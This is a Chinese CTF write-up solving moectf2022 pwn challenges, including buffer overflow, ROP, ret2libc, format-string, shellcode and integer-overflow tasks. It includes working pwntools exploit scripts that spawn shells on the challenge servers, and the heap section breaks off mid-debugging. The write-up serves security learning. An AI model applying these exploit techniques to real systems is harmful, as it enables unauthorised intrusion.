pwn

二进制漏洞审计之入门指北

shell

shell中nc ip port即得flag

filedes

IDA打开看到

```
14  open("/flag.txt", 0);
15  __isoc99_scanf("%u", &fd);
16  read(fd, &flag, 0x40uLL);
17  __isoc99_scanf("%u", &fd);
18  write(fd, &flag, 0x40uLL);
```

第一个输入1，第二个输入0即可得到flag


read()的fd输入0会从标准输入读取字符覆盖flag

border

IDA打开

```
11  nbytes_4 = open("/flag", 0);
12  read(nbytes_4, &unk_6010E0, 0x20uLL);
13  puts("Say something to compliment me.");
14  puts("And I'll give you flag");
15  printf("length: ");
16  __isoc99_scanf("%u", &nbytes);
17  if ( nbytes <= 0x40 )
18  {
19    printf("content: ");
20    read(0, byte_6010C0, nbytes);
21    puts("uh...");
22    puts(byte_6010C0);
23    puts("I don't like it");
24  }
25  else
26  {
27    puts("You are so verbose!");
28  }
```

可看到输入小于0x40时可进入读取，byte_6010C0和byte_6010E0连在一起，puts可全部输出，content输入15个1然后回车可打印出完整flag



buffer overflow

```
 9  strcpy(v5, "Limiter and Wings are handsome boys!");
10  puts("Write down your note:");
11  read(0, s, 0x70uLL);
12  sleep(1u);
13  puts("This is my note:");
14  sleep(1u);
15  puts(v5);
16  sleep(1u);
17  sleep(1u);
18  if ( !strcmp(v5, ans) )
19  {
20    puts("Wow they are really cute...");
21    sleep(1u);
22    puts("And this is a gift for you^_^!");
23    sleep(1u);
24    system("cat ./flag");
25  }
26  else
27  {
28    puts("No, They are beautiful girls!");
29    sleep(1u);
30  }
31  return 0;
```

用read()的越界输入覆盖到v5，修改v5为 'Limiter and Wings are beautiful girls!' ，最后要加上 \x00,作为strcmp识别结束的标志

```
#!/usr/bin/env python3
from pwn import*

io = remote("moectf.challenge.ctf.show",27001)
#io = process("./buffer_overflow")

length = 70
key = "Limiter and Wings are beautiful girls!"

payload = ('A'*length).encode() + key.encode() + b'\x00'
io.send(payload)
io.interactive()
```

int_overflow

```
puts("A postive number plus a postive number equals to...");
puts("ZERO?!");
puts("That's impossible!!!");
puts("But what if it's in the computer world...");
v3 = time(0LL);
srand(v3);
v6 = rand();
printf("If %d + x == 0 (x > 0), x = ?\n", v6);
__isoc99_scanf("%s", v7);
if ( (unsigned int)sub_400916(v7) )
{
  if ( v7[0] == 45 )
  {
    puts("x is not postive!");
    return 0LL;
  }
  else
  {
    __isoc99_sscanf(v7, "%d", &v5);
    if ( v5 + v6 )
    {
      puts("Wrong!");
    }
    else
    {
      puts("Correct!");
      system("/bin/sh");
    }
    return 0LL;
  }
```

不能输入负数，直接计算器　0x100000000-对应数字　就行

endian

```
int __cdecl main(int argc, const char **argv, const char **envp)
{
  char s2[4]; // [rsp+10h] [rbp-10h] BYREF
  _BYTE v5[12]; // [rsp+14h] [rbp-Ch] BYREF

  *(_QWORD *)&v5[4] = __readfsqword(0x28u);
  setvbuf(stdin, 0LL, 2, 0LL);
  setvbuf(stdout, 0LL, 2, 0LL);
  setvbuf(stderr, 0LL, 2, 0LL);
  __isoc99_scanf("%d%d", s2, v5);
  if ( !strncmp("MikatoNB", s2, 8uLL) )
    system("/bin/sh");
  return 0;
}
```

只允许输入整数，把s2看成首地址，计算器把字符串对应的十六进制数字转成十进制，分别输入到s2，v5里面，注意小端序

exp:

```
#!/usr/bin/env python3
from pwn import *

#io = remote("43.136.137.17",3912)
io = process("./endian")

num1 = '1634429261'
num2 = '1112436596'

io.sendline(num1)
io.sendline(num2)
io.interactive()
```

random

```
17  *(_QWORD *)seed = time(0LL);
18  memset(s, 0, sizeof(s));
19  memset(v11, 0, sizeof(v11));
20  printf("username: ");
21  read(0, s, 0x20uLL);
22  printf("password: ");
23  read(0, v11, 0x20uLL);
24  if ( !strcmp(v11, "ls_4nyth1n9_7ruIy_R4nd0m?") )
25  {
26    printf("Hello, %s\n", s);
27    puts("Let's guest number!");
28    srand(seed[0]);
29    v3 = rand();
30    v4 = rand() ^ v3;
31    v5 = rand();
32    srand(v4 ^ v5);
33    rand();
34    rand();
35    rand();
36    v8 = rand();
37    puts("I've got a number in mind.");
38    puts("If you guess it right, I'll give what you want.");
39    puts("But remember, you have only one chance.");
40    puts("Please tell me the number you guess now.");
41    __isoc99_scanf("%d", &v7);
42    if ( v7 == v8 )
43    {
44      puts("You did it!");
45      puts("Here's your shell");
46      system("/bin/sh");
47    }
```

程序主体部分，可以看到随机数以时间为种子，那么只要是同一秒内执行的操作，就可以产生完全相同的随机数，而程序运行时间通常很短，因此直接编写C程序得到对应的随机数再进行交互即可。

C程序如下:

```c
#include<stdio.h>

int main()
{
    unsigned int x = time(0);
    srand(x);
    int a1 = rand();
    int a2 = rand()^a1;
    int a3 = rand();
    srand(a2^a3);
    rand();rand();rand();
    printf("%d\n",rand());
    return 0;
}
```

exp:

```python
#!/usr/bin/env python3
from pwn import *

io = process("./calc_time")
result = io.recvline(keepends=False)
print(result)
io = remote("43.136.137.17",3911)

#io = process("./random_num")

name = '123'
passwd = 'ls_4nyth1n9_7ruIy_R4ndOm?'+'\xOO'

io.recvuntil("username: ".encode())
io.sendline(name.encode())
io.recvuntil('password: '.encode())
io.sendline(passwd.encode())
io.recvuntil("now.\n".encode())
io.send(result)

io.interactive()
```

rop32

检查保护

```
[*] '/home/a111/CTFS/moectf2022/rop32_dist/rop32'
    Arch:     i386-32-little
    RELRO:    Partial RELRO
    Stack:    No canary found
    NX:       NX enabled
    PIE:      No PIE (0x8048000)
```


程序给了‘/bin/sh’字符串，还有 system 函数，直接构造payload就可以直接getshell

exp:

```python
#!/usr/bin/env python3
from pwn import *

io = remote("moectf.challenge.ctf.show",27003)
#io = process("./rop32")

offset = 0x1c + 0x4
bin_sh_addr = 0x804c024
sys_addr = 0x80491e7

payload = ('A'*offset).encode() + p32(sys_addr) + p32(bin_sh_addr)
io.sendline(payload)
io.interactive()
```

rop64

检查保护



发现有canary，用来保护栈不被破坏，因此要泄露canary的值

```
1  unsigned __int64 vuln()
2  {
3    char s[40]; // [rsp+0h] [rbp-30h] BYREF
4    unsigned __int64 v2; // [rsp+28h] [rbp-8h]
5
6    v2 = __readfsqword(0x28u);
7    memset(s, 0, sizeof(s));
8    read(0, s, 0x30uLL);
9    printf("%s", s);
10   read(0, s, 0x50uLL);
11   return v2 - __readfsqword(0x28u);
12 }
```

题中给了两个read函数，中间还有个printf函数，可以直接覆盖到canary的最后一个字节（canary的最后一个字节一般为0，因为小端存储，位于内存的左端，覆盖之后可以使输入的字符串连接到canary，从而将canary输出）

没开PIE，程序中也有 /bin/sh 和 system 函数，利用pop_rdi gadget（64位程序传参会先用寄存器，rdi，rsi，rdx，rcx...）直接构造就行

```
a111@321:~/CTFS/moectf2022/rop64$ ROPgadget --binary rop64 --only 'pop|ret'
Gadgets information
============================================================
0x00000000004011bd : pop rbp ; ret
0x00000000004011de : pop rdi ; ret
0x000000000040101a : ret
0x00000000004012da : ret 0xfffd
```

exp:

```
#!/usr/bin/env python3
from pwn import*

#io = remote("124.223.158.81",27004)
io = process("./rop64")
context.log_level = 'debug'

offset = 40
payload1 = ('A'*offset).encode()
io.recvline()
io.sendline(payload1)

pop_rdi = 0x4011de
bin_sh = 0x404058
sys_addr = 0x401284

#attach(io)
io.recvline()
canary = u64(io.recv(7).rjust(8,b'\x00'))
print(hex(canary))

payload2 = ('A'*offset).encode() + p64(canary) + b'AAAAAAAA' + p64(pop_rdi) +
p64(bin_sh) + p64(sys_addr)
io.sendline(payload2)

io.interactive()
```

syscall

检查保护

```
a111@321:~/CTFS/moectf2022/syscall$ checksec syscall
[*] '/home/a111/CTFS/moectf2022/syscall/syscall'
    Arch:     amd64-64-little
    RELRO:    Full RELRO
    Stack:    No canary found
    NX:       NX enabled
    PIE:      PIE enabled
```

开了PIE，但是给了gadget地址，那等于没开，获取之后计算偏移

```
1 int __cdecl main(int argc, const char **argv, const char **envp)
2 {
3   puts("I'll give you a gift first!");
4   printf("%p\n", gadget);
5   puts("Go Go Go!!!");
6   vuln();
7   return 0;
8 }
```

```
.text:00000000000011A9                          ; void gadget()
.text:00000000000011A9                          public gadget
.text:00000000000011A9                          gadget proc near                ; DATA XREF: main+17↓o
.text:00000000000011A9                          ; __unwind {
.text:00000000000011A9 F3 0F 1E FA              endbr64
.text:00000000000011AD 55                       push    rbp
.text:00000000000011AE 48 89 E5                 mov     rbp, rsp
.text:00000000000011B1 5F                       pop     rdi
.text:00000000000011B2 C3                       retn
.text:00000000000011B2
.text:00000000000011B2                          gadget endp
```

题目名称syscall，找找除了pop_rdi还有没有其他gadget

```
a111@321:~/CTFS/moectf2022/syscall$ ROPgadget --binary syscall --only 'pop|ret'
Gadgets information
============================================================
0x0000000000001193 : pop rbp ; ret
0x00000000000011b1 : pop rdi ; ret
0x00000000000011b4 : pop rdx ; ret
0x00000000000011b3 : pop rsi ; pop rdx ; ret
0x000000000000101a : ret
```

```
a111@321:~/CTFS/moectf2022/syscall$ ROPgadget --binary syscall --only 'syscall'
Gadgets information
============================================================
0x00000000000011b6 : syscall
```

既有pop_rsi ，还有pop_rsi ， syscall （32位程序通过int 0x80 进行系统调用，64位程序通过syscall进行系统调用，分别通过对应寄存器传参，rax(eax)保存系统调用号 ）

没看到rax相关的gadget，但是函数的返回值一般保存在 rax 中，而且程序中给了两个read

```
1 ssize_t vuln()
2 {
3   char buf[64]; // [rsp+0h] [rbp-40h] BYREF
4
5   read(0, buf, 0x80uLL);
6   return read(0, buf, 0x3CuLL);
7 }
```

execve的系统调用号为 59 ， 因此最后读取 58个字符 加上回车符就可以控制rax

exp:

```
#!/usr/bin/env python3
from pwn import*

io = remote("124.223.158.81",27005)
#io = process("./syscall")
```

```
io.recvline()
gadget = int(io.recvline(keepends = False),16)
#print(hex(int(gadget,16)))

#attach(io, 'b read')
syscall_addr = gadget - 0x11a9 + 0x11b6
offset = 0x40 + 8
pop_rdi = gadget + 8
bin_sh = gadget - 0x11a9 + 0x4010
pop_rsi_rdx = gadget - 0x11a9 + 0x11b3
payload1 = ('A'*offset).encode() + p64(pop_rdi) + p64(bin_sh) + p64(pop_rsi_rdx)
+ p64(0) + p64(0) + p64(syscall_addr)
io.sendline(payload1)
io.sendline(('A'*58).encode())              # rax = 输入长度 + 1

io.interactive()
```

ret2libc

查看保护

只开了NX

程序也很简单，一个read读取越界就完了，使用了puts，同时有gadget

```
a111@321:~/CTFS/moectf2022/ret2libc$ ROPgadget --binary ret2libc --only 'pop|ret'
Gadgets information
============================================================
0x000000000040115d : pop rbp ; ret
0x000000000040117e : pop rdi ; ret
0x000000000040101a : ret
```

则可以用puts先泄露出libc的偏移，然后再次执行main函数，最后getshell（这里要用到LibcSearcher）

payload2里面的 ret 用来平衡栈，64位程序只有在栈为16字节对齐时才会调用函数

exp:

```
#!/usr/bin/env python3
from pwn import*
from LibcSearcher import*

io = remote("124.223.158.81", 27006)
```

```python
#io = process("./ret2libc")
elf = ELF("./ret2libc")

puts_plt = elf.plt['puts']
puts_got = elf.got['puts']
pop_rdi = 0x40117e

offset = 0x40 + 0x8
main = elf.symbols['main']
payload1 = ('A'*offset).encode() + p64(pop_rdi) + p64(puts_got) + p64(puts_plt)
+ p64(main)
io.recvline()
io.sendline(payload1)

puts = u64(io.recv(6).ljust(8, b'\x00'))
#print(puts)

libc = LibcSearcher("puts", puts)
libcbase = puts - libc.dump('puts')
bin_sh_addr = libcbase + libc.dump('str_bin_sh')
sys_addr = libcbase + libc.dump('system')
ret_addr = 0x40117f

payload2 = ('A'*offset).encode() + p64(ret_addr) + p64(pop_rdi) +
p64(bin_sh_addr) + p64(sys_addr)
io.sendline(payload2)

io.interactive()
```

babyfmt

```
a111@321:~/CTFS/moectf2022/babyfmt$ checksec babyfmt
[*] '/home/a111/CTFS/moectf2022/babyfmt/babyfmt'
    Arch:     i386-32-little
    RELRO:    Partial RELRO
    Stack:    No canary found
    NX:       NX enabled
    PIE:      No PIE (0x8048000)
```

32位，只开了NX

```
int __cdecl __noreturn main(int argc, const char **argv, const char **envp)
{
  char *s; // [esp+18h] [ebp-110h]
  char buf[256]; // [esp+1Ch] [ebp-10Ch] BYREF
  unsigned int v5; // [esp+11Ch] [ebp-Ch]

  v5 = __readgsdword(0x14u);
  setvbuf(stdin, 0, 2, 0);
  setvbuf(stdout, 0, 2, 0);
  setvbuf(stderr, 0, 2, 0);
  s = (char *)malloc(0x10u);
  sprintf(s, "%p", backdoor);
  printf("gift: %p\n", s);
  while ( 1 )
  {
    memset(buf, 0, sizeof(buf));
    read(0, buf, 0xFFu);
    printf(buf);
  }
}
```

有后门

题中给了个gift，但是不知道有什么用，后面也想了比较久

最后用了控制执行流，但是 printf 在 无限循环 里面，不可能控制main函数的返回地址，只能想到修改 printf 的函数栈后面的返回地址

gdb调试到printf函数里面

```
00:0000 esp 0xffffd05c —▸ 0x804869f (main+235) ◂— add    esp, 0x10
```

返回地址对应栈地址为 0xffffd05c

给printf输入%p.%p.%p.%p，再在printf的函数栈里面找到一个比较接近它的值，结果发现printf输出的第一个参数的值就最接近

```
pwndbg> n
0xffffd08c.0xff.(nil).0xf7fc66d0
```

反复调试，结果一致，两个地址相差 0x30，用%hhn进行字节修改为后门地址（%n本身为四字节修改，多一个h短一半，两个h就是单字节）

---------貌似可以直接修改got表。（我是彩笔）

exp:

```
#!/usr/bin/env python3
from pwn import *

io = remote("43.136.137.17",3913)
#io = process("./babyfmt")
context(os = 'linux',arch = 'i386',log_level = 'debug')

io.recvline()

payload1 = b'%p'
io.sendline(payload1)
stack_value = int(eval(str(io.recv(10))),16)
#attach(io)
```


```
payload2 = p32(stack_value-0x30) + p32(stack_value-0x2f) + b'%125c%12$hhn' +
b'%31c%11$hhn'
io.sendline(payload2)

io.interactive()
```

shellcode

题面都是shellcode了，应该不会开NX了

```
a111@321:~/CTFS/moectf2022/shellcode$ checksec shellcode
[*] '/home/a111/CTFS/moectf2022/shellcode/shellcode'
    Arch:     amd64-64-little
    RELRO:    Partial RELRO
    Stack:    Canary found
    NX:       NX disabled
    PIE:      No PIE (0x400000)
    RWX:      Has RWX segments
```

IDA打开，不能F5，但是pwn题还是能看看汇编的




```
lea     rax, [rbp+s]
mov     edx, 40h ; '@'  ; n
mov     esi, 0          ; c
mov     rdi, rax        ; s
call    _memset
lea     rax, [rbp+s]
mov     rdi, rax
mov     eax, 0
call    _gets
lea     rdx, [rbp+s]
mov     eax, 0
call    rdx
```

可以看到先设置s数组为0，再gets得到用户输入，最后直接跳转到s位置执行s对应机器码

所以直接输入shellcode就能getshell了，用shellcraft可以方便点，直接写机器码也可以

exp:


```python
#!/usr/bin/env python3
from pwn import *

io = remote("43.136.137.17",3914)
#io = process("./shellcode")
context(os="linux",arch="amd64",log_level="debug")

shellcode = asm(shellcraft.sh())
io.sendline(shellcode)

io.interactive()
```

ret2text

看保护


```
1 int __cdecl main(int argc, const char **argv, const char **envp)
2 {
3   unsigned int v3; // eax
4   __int64 v4; // rdi
5   int v5; // eax
6   char buf[64]; // [rsp+0h] [rbp-40h] BYREF
7
8   puts("I've prepared a gift for you, if you don't want to keep learning CET-4 words, find it out!");
9   v3 = time(0LL);
0   v4 = v3;
1   srand(v3);
2   v5 = rand();
3   ((void (__fastcall *)(__int64, const char **))learn[v5 % 100])(v4, argv);
4   printf("Make a wish: ");
5   read(0, buf, 0x64uLL);
6   return 0;
7 }
```

出题人要给我们礼物，还让我们许愿



给了一堆以 a 开头的四级词汇。。。

虽然看起来不知道要干什么，但是去看rodata段就可以看到 /bin/sh

```
.rodata:000000000040238F 00                          align 10h
.rodata:0000000000402390                             ; const char aEchoAcquaintan[]
.rodata:0000000000402390 65 63 68 6F 20 22 61 63 71 75+aEchoAcquaintan db 'echo "acquaintance is a CET-4 word^_^"',0
.rodata:0000000000402390 61 69 6E 74 61 6E 63 65 20 69+                              ; DATA XREF: acquaintance+8↑o
.rodata:00000000004023B7 00                          align 8
.rodata:00000000004023B8                             ; const char aEchoAcquireIsA[]
.rodata:00000000004023B8 65 63 68 6F 20 22 61 63 71 75+aEchoAcquireIsA db 'echo "acquire is a CET-4 word^_^"',0
.rodata:00000000004023B8 69 72 65 20 69 73 20 61 20 43+                              ; DATA XREF: acquire+8↑o
.rodata:00000000004023DA 00 00 00 00 00 00           align 20h
.rodata:00000000004023E0                             ; const char aEchoAcreIsACet[]
.rodata:00000000004023E0 65 63 68 6F 20 22 61 63 72 65+aEchoAcreIsACet db 'echo "acre is a CET-4 word^_^"',0
.rodata:00000000004023E0 20 69 73 20 61 20 43 45 54 2D+                              ; DATA XREF: acre+8↑o
.rodata:00000000004023FF                             ; const char aBinSh[]
.rodata:00000000004023FF 2F 62 69 6E 2F 73 68 00     aBinSh db '/bin/sh',0           ; DATA XREF: action+8↑o
.rodata:0000000000402407 00                          align 8
.rodata:0000000000402408                             ; const char aEchoAdaptIsACe[]
.rodata:0000000000402408 65 63 68 6F 20 22 61 64 61 70+aEchoAdaptIsACe db 'echo "adapt is a CET-4 word^_^"',0
.rodata:0000000000402408 74 20 69 73 20 61 20 43 45 54+                              ; DATA XREF: adapt+8↑o
.rodata:0000000000402428                             ; const char aEchoAdditionIs[]
.rodata:0000000000402428 65 63 68 6F 20 22 61 64 64 69+aEchoAdditionIs db 'echo "addition is a CET-4 word^_^"',0
.rodata:0000000000402428 74 69 6F 6E 20 69 73 20 61 20+                              ; DATA XREF: addition+8↑o
.rodata:000000000040244B 00 00 00 00 00              align 10h
.rodata:0000000000402450                             ; const char aEchoAdditional[]
.rodata:0000000000402450 65 63 68 6F 20 22 61 64 64 69+aEchoAdditional db 'echo "additional is a CET-4 word^_^"',0
.rodata:0000000000402450 74 69 6F 6E 61 6C 20 69 73 20+                              ; DATA XREF: additional+8↑o
.rodata:0000000000402475 00 00 00                    align 8
.rodata:0000000000402478                             ; const char aEchoAddresIsAC[]
.rodata:0000000000402478 65 63 68 6F 20 22 61 64 64 72+aEchoAddresIsAC db 'echo "addres is a CET-4 word^_^"',0
000023FF 00000000004023FF: .rodata:aBinSh (Synchronized with Hex View-1)
```

对应单词action，直接可以getshell了

exp:

```
#!/usr/bin/env python3
from pwn import *

io = remote("moectf.challenge.ctf.show",27002)
#io = process("./ret2text")

addr = 0x4014c2
offset = 0x40+8

payload = ('A'*offset).encode() + p64(addr)
io.sendline(payload)

io.interactive()
```

S1MPLE_HEAP

查看保护

```
a111@321:~/CTFS/moectf2022/simple_heap$ checksec s1mple_heap
[*] '/home/a111/CTFS/moectf2022/simple_heap/s1mple_heap'
    Arch:     amd64-64-little
    RELRO:    Full RELRO
    Stack:    Canary found
    NX:       NX enabled
    PIE:      PIE enabled
```

保护全开。

第一次做堆题，顺便可以了解下堆管理机制。

IDA看下

```
 6  v4 = __readfsqword(0x28u);
 7  init(argc, argv, envp);
 8  puts("hello, welcome to moectf!  >_<");
 9  while ( 1 )
10  {
11    fflush(stdout);
12    v3 = 0;
13    puts("make your choice!");
14    puts(" 1.allocate\n 2.delete\n 3.fill\n 4.print heap\n 5.exit");
15    fflush(stdout);
16    __isoc99_scanf("%u", &v3);
17    while ( getchar() != 10 )
18      ;
19    switch ( v3 )
20    {
21      case 1:
22        allocate();
23        break;
24      case 2:
25        delete();
26        break;
27      case 3:
28        fill();
29        break;
30      case 4:
31        print();
32        break;
33      case 5:
34        exit(0);
      default:
```

堆的操作函数

还有个后门

```
1 int one_gadget()
2 {
3   return system("/bin/sh");
4 }
```

分别进函数里面再看下


在fill()函数里面看到read()多读取了 24 = 3 * 8 个字节

```
unsigned __int64 fill()
{
  unsigned int v1; // [rsp+4h] [rbp-Ch] BYREF
  unsigned __int64 v2; // [rsp+8h] [rbp-8h]

  v2 = __readfsqword(0x28u);
  puts("index:");
  fflush(stdout);
  __isoc99_scanf("%u", &v1);
  while ( getchar() != 10 )
    ;
  if ( *((_QWORD *)&ChunkInfo + 2 * v1) )
  {
    puts("content:");
    fflush(stdout);
    read(0, *((void **)&ChunkInfo + 2 * v1), dword_4468[4 * v1] + 24);
    while ( getchar() != 10 )
      ;
  }
  else
  {
    puts("wrong index!");
  }
  return __readfsqword(0x28u) ^ v2;
}
```

然后就是边用gdb调试边熟悉程序，程序中没有调用malloc函数分配堆内存，而是在bss段分配内存来模拟堆的操作，因此wiki上面的那些堆利用技巧都用不上，但是作为堆肯定通过溢出控制堆指针来获取某块内存任意写的能力。

分配空间时 空间会自动以 0x10 对齐。

从allocate函数和程序运行中可以看到可分配的最大内存为1008 + 16（16为chunk头）




```
    for ( j = 0; j <= 63; j += v1 >> 4 )
    {
      if ( mmap[2 * j] == 0xFFFFFFFFLL && sizeofchunk[2 * j] > v3 )
      {
        mmap[2 * j] = 0xEEEEEEEELL;
        mmap[2 * j + 2 + v3 / 8u] = 0xFFFFFFFFLL;
        mmap[2 * j + 3 + v3 / 8u] = sizeofchunk[2 * j] - v3 - 16;
        *((_QWORD *)&ChunkInfo + 2 * v5) = &mmap[2 * j + 2];
        sizeofchunk_in_chunkinfo[4 * v5] = v3;
        sizeofchunk[2 * j] = v3;
        **((_QWORD **)&ChunkInfo + 2 * v5) = 0LL;
        return __readfsqword(0x28u) ^ v8;
      }
      v1 = sizeofchunk[2 * j] + 16;
      if ( v1 < 0 )
        v1 = sizeofchunk[2 * j] + 31;
    }
```

gdb调试下

```
pwndbg> x/16gx 0x555555558040
0x555555558040 <mmap>:  0x00000000eeeeeeee      0x0000000000000010
0x555555558050 <mmap+16>:       0x0000000000000000      0x0000000000000000
0x555555558060 <mmap+32>:       0x00000000ffffffff      0x0000000000000010
0x555555558070 <mmap+48>:       0x0000000000000000      0x0000000000000000
0x555555558080 <mmap+64>:       0x00000000eeeeeeee      0x0000000000000010
0x555555558090 <mmap+80>:       0x0000000000000000      0x0000000000000000
